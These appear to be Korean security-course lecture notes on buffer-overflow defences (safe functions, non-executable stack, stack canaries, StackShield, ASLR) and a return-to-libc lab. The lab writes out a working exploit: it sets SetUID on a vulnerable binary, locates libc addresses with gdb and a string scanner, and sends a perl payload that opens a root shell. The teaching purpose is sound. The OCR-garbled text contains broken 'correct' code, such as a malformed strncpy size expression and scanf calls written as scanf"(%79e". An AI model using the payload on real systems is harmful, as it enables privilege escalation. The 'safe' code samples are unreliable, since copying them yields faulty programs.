7주차 3차시. 버퍼 오버플로우에 대한 대책과 발전된 공격

【학습목표】

1. 버퍼 오버플로우 공격 및 방어 매커니즘에 대해 설명할 수 있다.

학습내용1 : 버퍼 오버플로우에 대한 대책

1. 대책

안전한 함수 사용
Non-Executable 스택
스택 가드
스택 쉴드
ASLR(Address Space Layout Randomization)

2. 안전한 함수 사용

* 버퍼 오버플로우에 취약한 함수 사용하지 않기
* 버퍼 오버플로우 공격에 취약한 함수
strcpy(char *dest, const char *src)
strcat(char *dest, const char *src)
getwd(char *buf)
gets(char *s)
fscanf(FILE *stream, const char *format, ...)
scanf(const char *format, ...)
realpath(char *path, char resolved_path[])
sprintf(char *str, const char *format)
* 입출력에 대한 사용자의 접근 가능성 줄이기
* 꼭 필요한 경우 입력 값 길이 검사 가능 함수 사용
* strcpy 함수의 잘못된 사용과 strncpy 함수의 올바른 사용
strcpy 함수는 strncpy 함수를 이용하여 입력 값에 대한 검사를 수행

잘못된 함수 사용	올바른 함수 사용

void function(char *str) {
char buffer[20];
strcpy(buffer, str);
return;
}
	void fuction(char *str) {
	char buffer[20];
	strncpy(buffer, str,
	sizeof(buffer-1);
	buffer[sizeof(buffer)-1]=0;
	return;
	}

* gets 함수의 잘못된 사용과 fgets 함수의 올바른 사용
gets 함수도 fgets 함수를 이용

잘못된 함수 사용	올바른 함수 사용

void function(char *str) {
char buffer[20];
gets(buffer);
return;
}
	void fuction(char *str) {
	char buffer[20]
	fgets(buffer,
	sizeof(buffer)- 1,
	stdin);
	return;
	}


* scanf 함수의 잘못된 사용과 fscanf 함수의 올바른 사용
입력되는 문자열 개수 한정하여 버퍼 오버플로우 방지

잘못된 함수 사용	올바른 함수 사용


int main() {
char str[80];
printf"(name : ");
scanf"(%s",str);
return 0;
}
	int main() {
	char str[80];
	printf"(name : ");
	scanf"(%79e",str);
	return 0;
	}

3. Non-Executable 스택

* [스택 버퍼 오버플로우 수행]에서 eggshell 셸 스택에 올린 뒤, 해당 주소로 ret 주소 위조 실행
* Non-Executable Stack은 이러한 공격 패턴을 보고 스택에서 프로그램 실행 못하게 함
* 레드햇 6.2와 페도라 14의 /proc/self/maps 확인
* 레드햇 6.2와 페도라 14의 /proc/self/maps 확인
 # cat /proc/self/maps



① 메모리 범위로 스택의 일부분
② 권한과 프로세스의 성격 r(read), w(write), x(execution), p(private) 나타냄
 > 레드햇 6.2에서는 스택에 x(execution) 권한 있어서 eggshell을 스택에 올리고 실행 가능
* 페도라 14의 /proc/self/maps 확인
 # cat /proc/self/maps



* 페도라 14의 /proc/self/maps 확인

bfb27000-bfb48000 rw-p [stack]

* 페도라 14에서는 [stack]으로 표시된 행에서 권한


rw-p로 설정

x(execution) 권한이 제거

* eggshell을 스택에 올려 수행 하는 버퍼 오버플로우 공격 성공 못함

4. 스택 가드

* 스택 가드는 프로그램 실행 시 버퍼 오버플로우 공격을 탐지
* 컴파일러가 프로그램의 함수 호출(프롤로그) 시에 ret 앞에 canary(밀고자) 값을 주입
* 종료(return, 에필로그) 시에 canary 값 변조 여부 확인하여 버퍼 오버플로우 공격 탐지



* 스택가드는 다음과 같은 기술을 사용

① Random canary

프로그램 실행 때마다 canary 값 바꿔 이전 canary 값 재 사용 방지

② Null canary

공격자가 버퍼 오버플로우 공격 시 Null 문자열은 해당 값 종료 의미

Null은 절대 넣을 수 없음을 이용 canary에 문자열(0x00000000) 포함

5. Terminator canary

대부분의 문자열 함수의 동작이 Null에서 끝나지만 Null에서 끝나지 않는 몇몇 함수의 종료 값을 canary 값으로 사용

즉, Null, CR(Carriage Return:0x0d), LF(Line Feed: 0x0a), EOF(End Of File: 0xff), -1 등을 조합해서 canary 값 생성

6. 스택 쉴드

* gcc 컴파일러 확장으로 개발, ret 보호가 주목적
* 함수 호출(프롤로그) 시 ret를 Global RET 스택이라는 특수 스택에 저장
* 함수 종료(에필로그) 시 Global RET 스택에 저장된 ret 값과 스택의 ret 값을 비교 일치 하지 않으면 프로그램 종료

7. ASLR


* 메모리 공격을 방어하기 위해 주소 공간배치를 난수화하는 기법
* 스택, 힙, 라이브러리 등의 데이터 영역 주소 등을 난수화하여 프로세스의 주소 공간에 배치
* cat /proc/self/maps 명령을 2번 연속 실행

ASLR의 적용으로 인해 메모리에 존재하는 주소가 지속적 변화
공격자가 특정 주소에 대한 버퍼 오버플로우 공격하는 것을 불가능하게 함

학습내용2 : rtl 공격

1. rtl(return to libc) 공격

* Non-Executable Stack에 대한 해커의 대응책
* rtl은 스택에 있는 ret 주소를 실행 가능한 임의의 주소(libc 영역의 주소)로 돌려 원하는 함수를 수행하게 만드는 기법



[그림 7-52] rtl(return to libc) 공격의 개념


* 메모리에 적재된 공유 라이브러리는 스택에 존재하는 것이 아니므로 Non-executable Stack을 우회하는 것이 가능
* libc 영역에서 셸을 실행할 수 있는 함수 : system, execve, execl 등
* system 함수의 원형

```
int system(const char *command)
```

* system.c

```
int main() {
        system("ls -al");
}
```

```
 # gcc -o system_2 system.c
  # ./system_2
```



* system 함수에 원래대로"/bin/sh" 수정 후 컴파일
* "ls -al"을 넣었을 때처럼 셸이 실행
* system.c

```
int main() {
        system("/bin/sh");
}
```

```
 # gcc -g -o system system.c
  # ./system_2
```

* system.c

학습내용3 : rtl 공격 수행

1. 주제/참고

주제 : rtl 공격 수행
참고
· 한빛미디어
· 정보 보안 개론과 실습: 시스템 해킹과 보안
· 343페이지
· 실습 7-5. rtl 공격 수행하기


2. rtl 공격 특징

system 함수를 이용, 힙 버퍼 오버플로우 공격과 유사

3. bugfile.c 컴파일

* bugfile.c 컴파일 후 SetUID 부여

```
# gcc bugfile.c -g -o bugfile
# chmod 4755 bugfile
# ls -al
```



4. ret 주소 확인


* bugfile.c의 ret 주소가 스택의 buffer에서 16바이트 위에 위치

[그림 7-56] bugfile.c에서 ret 주소의 위치

5. System 함수 주소 확인

* gdb에서 system 함수의 주소를 확인 :0x40058ae0

gdb bugfile
(gdb) break main
(gdb) run
(gdb) print systeml



6. exit 함수 주소 확인

* 공격 수행 후 프로그램 정상적으로 종료되도록 exit 함수의 주소 확인하여 공격 코드에 입력
* 확인된 exit 함수의 주소 : 0x400391e0

c (gdb) print systeml

7. "/bin/sh"주소 확인


* 메모리에서 system 함수의 시작 주소부터"/bin/sh"문자열을 찾는 간단한 프로그램
* system 함수의 주소를'shell ='값에 입력
* findsh.c

```
int main(int argc, char **argv)
{
    long shell;
    shell = 0x40058ac0;
        // 이 부분에 system()함수의 주소를 넣는다.
    while(memcmp((void*)shell,"/bin/sh",8)) shell++;
    printf("₩"/bin/sh₩" is at 0x%x₩n",shell);
}
```

* 컴파일 후 실행
* 확인된 주소 : 0x400fbff9


gcc -o findsh findsh.c
./findsh

8. rtl 공격 수행



[그림 7-60] 공격 실행 시 스택에서 system 함수의 ret 주소, /bin/sh 인수, exit 함수의 ret 주소 배열 확인

① system 함수의 주소
0x40058ae0
② exit 함수의 주소
0x400391e0
③“/bin/sh”문자열의 주소
0x400fbff9
* 종료된 뒤 exit 함수 실행
# perl -e 'system "./bugfile",
"AAAAAAAAAAAAAAAA\xe0\x8a\x05\ x40\xe0\x91\x03\x40\xf9\xbf\x0f\x40"'
id



학습내용4 : canary 동작 확인

1. 주제/참고

주제 : canary 동작 확인
참고
· 한빛미디어
· 정보 보안 개론과 실습: 시스템 해킹과 보안
· 348페이지
· 실습 7-6. canary 확인하기

2. rtl 공격 특징


*canary.c

```
void main(int argc, char *argv[]) {
        char buf1[4];
        char buf2[8];
        char buf3[12];

        strcpy(buf1, argv[1]);
        strcpy(buf2, argv[2]);
        strcpy(buf3, argv[3]);

        printf( "%s %s %s", &buf1, &buf2, &buf3);
}
```

3. canary.c 컴파일

* gdb로 분석 가능하도록 -g 옵션을 주어 canary.c 컴파일

```
 # gcc -g -o canary canary.c
```




4. 브레이크 포인트 확인

* 브레이크 포인트 두 부분에 설정


main 함수가 호출되어 ebp(sfp (stack frame pointer)) 저장하는 부분

스택에 buf1,buf2, buf3의 내용이 모두 들어간 뒷부분

```
 # gdb canary
  (gdb) disass main
```




* buf1, buf2, buf3의 내용이 모두 들어간 뒤는
* printf“(%s %s %s”, &buf1, &buf2,&buf3);에 브레이크 포인트 설정
(gdb) list




5. 브레이크 포인트 설정과 실행

* buf1, buf2, buf3는 canary.c 에서 각각4, 8, 12바이트씩 할당
* 각 구분이 쉽도록A(41), B(42), C(43)을 입력
(gdb) break *0x8048491
(gdb) break 10
(gdb) run AAA BBBBBBB CCCCCCCCCCC




6. break *0x8048491에서 ret 주소와 sfp 확인

(gdb) info reg $esp
(gdb) x/32xw $esp




* ret 주소 : 0x4003e507
* sfp 주소 : 0xbffffcb8




[그림 7-68] 스택의 ret 주소와 sfp 값

7. break 10에서 canary 값 확인

buf1, buf2, buf3에 관련된 함수가 모두 실행된 후 스택에서 canary 값 확인





[그림 7-70] 버퍼 할당 후 carnary가 포함된 스택의 구조

【학습정리】

1. 버퍼 오버플로우 공격을 피하기 위해서는 버퍼 오버 플로우 공격에 취약한 함수를 최대한 사용지 않는 것이다.

2. 버퍼 오버플로우 공격을 방어하기 위한 기술로는 Non-Executable 스택, 스택 가드, 스택 쉴드, ASLR(Address Space Layout Randomization)이 있다.